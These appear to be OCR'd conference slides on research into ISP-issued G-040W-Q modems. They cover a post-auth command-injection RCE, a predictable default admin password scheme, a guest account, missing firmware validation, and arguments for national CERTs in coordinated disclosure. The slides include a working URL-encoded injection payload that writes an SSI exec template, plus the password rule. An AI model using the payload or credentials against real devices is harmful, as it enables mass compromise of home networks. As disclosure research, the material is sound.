
Achieving RCE

- We can achieve arbitrary file write
- Write in template language: <!--#exec cmd="ls -al"-->



```
cgiName=time_tzsetup.cgi&time_action=test&ntp=
example.com%20%7c%7c%20echo%20'%3c!--%23exec%20cmd%3d%22%
2fbin%2fbusybox%20ls%22--%3e'%20%3e%20%2flighttpd_www%2fc
fg_multi_event_test.htm
```

Write a file




```
XWindows bin boot dev etc home lib lib64 lighttpd_www mnt proc root sbin sys tmp usr var www
```

Execute the file (CGI)

Chapter 3
Light the fire

Achieving full compromise of all modems



Objective

✓ Hack **one modem**


✓ Try and hack the **telecom**

? Hack **everyone's modem**

How to get inside everyone's modem?

- The RCE bug is post-auth :(

Login



G-040W-Q

帳號

請輸入帳號

密碼

請輸入密碼

驗證碼

請輸入驗證碼


驗證碼不區分大小寫
驗證碼有效期限(秒):44

繁體中文

登入

登錄失敗3次後登錄功能將鎖定3分鐘。

Diagnostics (Ping)



Ping

測試期間此頁面將會5秒鐘刷新一次

Host :

IP Version: ● IPv4 ○ IPv6


```
IPv4 ping
BusyBox v1.27.2 (2020-12-07 11:21:55 CST) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common
Unix
```

We need to be logged in to get to here...

A great password rule

- Password rule*: cht / 40wq + **ETH0_MAC_ADDR[-4:]**
- "Guest" account: user / user
- Can get to this page (for setting up Wi-Fi)

Deduct by 1 = ETH0_MAC_ADDR



Wi-Fi > Radio (Current: Auto)

可在此頁面設定無線網路介面選項

無線網路介面	(5GHz [redacted] 64)
介面	(2.4GHz [redacted] 63) (5GHz [redacted] :64)

(*) can be found via Google


A small PoC

- Combined together, we can:
  - Compomise devices in ISP's network and become the "ISP"
    - Therefore, being able to access every modem's management UI
  - Enumerate the admin credentials remotely
    - And RCE the modem
- Impact:
  - Full control of the modem from the Internet
  - Can hijack or sniff network traffic
  - Can use as a proxy
  - Can gain persistence

Gain persistent on the modem?


- The modem does not validate firmware images
- It's possible to backdoor every modems and achieve **persistent**
- **Lack of (Firmware validation + TPM + Secure Boot)**

Update file



```
[es@es-l cht-modem]$ xxd G040WQR200424 | head -n 10
00000000: 5542 4923 0100 0000 0000 0000 0000 0000  UBI#.          ..
00000010: 0000 0800 0000 1000 30bb 5294 0000 0000  ........0.R.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 2723 3f42  ............'#?B
00000040: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000070: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000080: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000090: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

...and here's how you compromise an entire country's network



* millions


Objective

✓ Hack **one modem**

✓ Try and hack the **telecom**

✓ Hack **everyone's modem**

Chapter 4
Conclusion: Everything is twisted


Don't even need:
ASLR CFI
Stack canary
SMEP SMAP
Heap spraying
Heap Feng Shui
ROP JOP
COP SROP
Offset Dump
Shellcode
ret2libc
Finding leaks
NULL byte
Cache flush
Version diffing
Command injection go brrrrr


*credit: @_L4ys

=

ENEMY FELLED

Road to "the one ring"

- We successfully demonstrated an attack chain, however, we believe the same mistake **can happen to all ISPs**.
- Shortfall of the CVE system: <u>Systematic Risks cannot be assigned as CVE</u>



Issue 1: Whitelist is way too broad

Issue 2: Whitelisted IP is reachable from the Internet

Issue 3: Using a weak, default password

0-day #2 & #3

0-day #1

Few key difficulties during the research

- Pick and obtain the device
- Writing the report
- **Vulnerability Reporting**

Hardships of vulnerability reporting

- What would you do if your bug is ….?
  - Can be weaponized (have great impact) against critical infrastructure
  - Trivial to exploit
  - **You don't know if someone have found it before**
- Civil-run vulnerability programs can be a risk of leaks
  - State-owned are usually run by "clean" staffs (sworn and background checked)
  - However, some countries does not have a nation-run CERT
- We call for countries to create an official CERT, which is:
  - Open to anyone
  - Can safeguard the reporter's safety and identity
  - **<u>Can enforce policy</u>**

An opaque world

Scenario of war

Sutsugo
The 8964th Empire
Deselen
Otan Alliance

Scenario of war (and with opaque devices)

The 8964th Empire
Otan Alliance
Central ISP
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED

Unleash the 0-days and then bomb them!

Scenario of war (and with opaque devices)

The 8964th Empire
Sutsuga
Otan Alliance
ENEMY FELLED
NEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELLED
ENEMY FELL
ENEMY FELLED
ENEMY FE
ENEMY FELLED
ENEMY FELLED

Can't call my family...

Can't mobilize troops...

